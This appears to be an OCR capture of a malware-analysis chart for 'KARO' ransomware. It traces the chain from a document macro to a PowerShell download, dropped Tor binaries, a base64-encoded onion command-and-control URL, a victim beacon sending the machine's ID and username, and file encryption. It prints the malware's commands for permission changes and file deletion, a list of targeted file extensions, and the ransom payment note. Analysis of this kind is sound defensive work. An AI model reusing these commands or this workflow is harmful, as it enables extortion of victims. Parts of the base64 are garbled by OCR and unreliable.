
KARO


SINGLE OR DOUBLE ENCODING
2.4.1
Base64(Base64) -> ASCII
TGpGalpDd3VNMlFzTGpOa05Dd3VNMlJtTON3dUOyUnRMQzR6WkhNcOxqTm1jaXd1
TTcJeUxDNHpaMOFzTGpObmNESXNMak5OY1N3dUOzQnlMQzQzZWI5dU4zcHBjQ3d1
WVddGakxDNWhZalFzTG1GaWF5d3VZVOozTEM1aFi6TXNMbUZqWTJ8aUxDNWhZM
k5rWlN3dVlXTmpaSElzTG1GalkyUjBMQzVoWTJVoOxtRmphQ3d1WVdOeUxDNWhZ
M1FzTG1Ga1lpd3VZV1JsTEM1aFpHa3NMbUZrYON3dVlXUndZaXd1WVdSeUxDNW
haSE1zTG1Ga2RDd3VZV2RrYkN3dVlXa3NMbUZwWm1ZoOxtRnBiU3d1WVdsdOxDN
WhhWE1zTG1GcGRDd3VZV3dzTG1GdFppd3VZVzF5TEM1aGJrYVXNMbUZOZUN3dVl
XMTRlQ3d1WVc1ekxDNWhiMmtzTG1GdOxDNWhjR1VzTG1Gd2FTd3VZWEJxTEM1a
GNtTXNMbUZ5YVN3dVlYSnFMQzVoY2O4cOxtRnljaXd1WVhKMOxDNWhjMkVzTG1
Gell5d3VZWE5qZUN3dVlYTmxMQzVoYzJZcOxtRnph8GdzTG1GemJTd3VZWE5OZUN
3dVlYTndMQzVoYzNCNExDNWhjMOlzTG1GemVDd3VZWFpwTEM1aGRuTXNMbUYz
Wnl3dVltRmph
DOUBLE ENCODING
LjFjZCwuM2QsLjNkNCwuM2RmOCwuM2RtLC4zZHMsLjNmciwuM2cyLC4zZ3AsLjNn
cDIsLjNtb8wuM3ByLC43eiwuN3ppcOwuYWFjLC5hYjQsLmFiaywuYWJ3LC5hYzMsL
mFjY2RiLC5hY2NkZSwuYWNjZHIsLmFjY2ROLC5hY2UsLmFjaCwuYWNyLC5hY3Q8L
mFkYiwuYWRiLC5hZGksLmFkcOwuYWI5wY1wuYWRyLC5hZHMsLmFkdCwuYWdkbC
wuYWksLmFpZmYsLmFpbSwuYW1wLC5haXMsLmFpdCwuYWwsLmFtZiwuYW1yLC
5hbXUsLmFteCwuYW4eCwuYW5zLC5hb2ksLmFwLC5hcGUsLmFwaSwuYXBqLC5h
cmMsLmFyaSwuYXJqLC5hcmS8sLmFyciwuYXJ3LC5hc2EsLmFzYywuYXNjLC5h
NlLC5hc2YsLmFzaHgsLmFzb8wuYXNteC5hc3B4LC5hc3IsLmFzeOwuYX
ZpLC5hdnMsLmF5ZywuYmFja
.1cd,.3d,.3d4,.3df8,.3dm,.3ds,.3fr,.3g2,.3gp,.3gp2,.3mm,.3pr,.7z,.
7zip,.aac,.ab4,.abk,.abw,.ac3,.acodb,.acode,.acodr,.acodt,.ace,.ach,.acr,.act,.adb,.ade,
.adi,.adp,.adpb,.adr,.ads,.adt,.agdl,.al,.aiff,.aim,.aip,.ais,.alt,.al,.amf,.amr,.amu,.amx,.
amxx,.ans,.aoi,.ap,.ape,.api,.apj,.arc,.ari,.arj,.aro,.arr,.arw,.asa,.asc,.ascx,.ase,.asf,.a
shx,.asm,.asmx,.asp,.aspx,.asr,.asx,.avi,.avs,.awg,.bach
PING -n 5 127.0.0.1
cmd.exe" /c icacls c:\users\xxx\appdata\local\temp\ /grant everyone:f /t /c /q
\??\C:\Users\xxx\AppData\Local\Temp\Tor\Microsoft.vshub.32.exe
c:\users\xxx\appdata\local\temp\tor\\microsoft.vshub.32.exe" -f .\\torrc
cmd.exe" /c ping -n 30 127.0.0.1 & del /f /q "%temp%*.*"
icacls c:\users\xxx\appdata\local\temp\ /grant everyone:f /t /c /q
ping -n 30 127.0.0.1
taskkill.exe
For CallFlow GOTO:
http://udurrani.com/Offf/kraf/yyy.html
DECODE BASE64
2.4
ENCODED -> BASE64
aHR0cDovL2lidm1jdTRiYXl5eGpjNGoub25pb24vY29udHJvbC5waHA/dWlkPQ==
DECODED -> BASE64
http://ibvmcu4eayyxjc4j.onion/control.php?uid=
1
MACRO
MICROSOFT DOCUMENT
2.2.1
http://ibvmcu4eayyxjc4j.onion/control.php?
TCP / HTTP (TOR)
2.2
2
BINARY
First Stage Payload
1.1
POWERSHELL TO DOWNLOAD
2.1
!
DROP TOR BINARIES
D: C:\Users\xxx\AppData\Local\Temp\Tor
F: C:\Users\xxx\AppData\Local\Temp\\Tor\libeay32.dll ** 3197533
F: C:\Users\xxx\AppData\Local\Temp\\Tor\libevent-2-3-5.dll ** 723153
F: C:\Users\xxx\AppData\Local\Temp\\Tor\libevent_core-2-3-5.dll ** 418695
F: C:\Users\xxx\AppData\Local\Temp\\Tor\libevent_extra-2-3-5.dll ** 412335
F: C:\Users\xxx\AppData\Local\Temp\\Tor\libgcc_s_sjlj-1.dll ** 524198
F: C:\Users\xxx\AppData\Local\Temp\\Tor\libssp-3.dll ** 93535
F: C:\Users\xxx\AppData\Local\Temp\\Tor\Microsoft.ushuh.32.exe ** 3281923
F: C:\Users\xxx\AppData\Local\Temp\\Tor\ssleay32.dll ** 712395
F: C:\Users\xxx\AppData\Local\Temp\\Tor\tor-gencert.exe ** 1339872
F: C:\Users\xxx\AppData\Local\Temp\\Tor\torrc ** 172
F: C:\Users\xxx\AppData\Local\Temp\\Tor\zlib1.dll ** 137523
2.3
Encrypt Files
dist.torproject.org
http://ibvmcu4eayyxjc4j.onion/control.php?uid=14D09FCE0FABFBFF000506E3&uname=xxx&os=Microsoft%20Windows%207%20Enterprise%20&pcname=WIN-TAKV3SQU51G
For Traffic Statistics GOTO:
http://udurrani.com/Offf/kraf/loc/index.html
Payment procedure popup window after encryption
<h2 class="text-primary my-3">Payment procedure</h2>
Download a special browser called "TOR browser" and then open the given below link. Steps for the same are -

1. Go to https://www.torproject.org/download/download-easy.html.en to download the "TOR Browser".

2. Click the purple button which says "Download TOR Browser"

3. Run the downloaded file, and install it.

4. Once installation is completed, run the TOR browser by clicking the icon on Desktop.

5. Now click "Connect button", wait a few seconds, and the TOR browser will open.

6. Copy and paste the below link in the address bar of the TOR browser.

DATAYYYY

Now HIT "Enter"

7. Wait a few seconds, and site will open.

If you have problems during installation or use of Tor Browser, please, visit Youtube and search for "Install Tor Browser Windows" and you will find a lot of videos.

Pay before its too late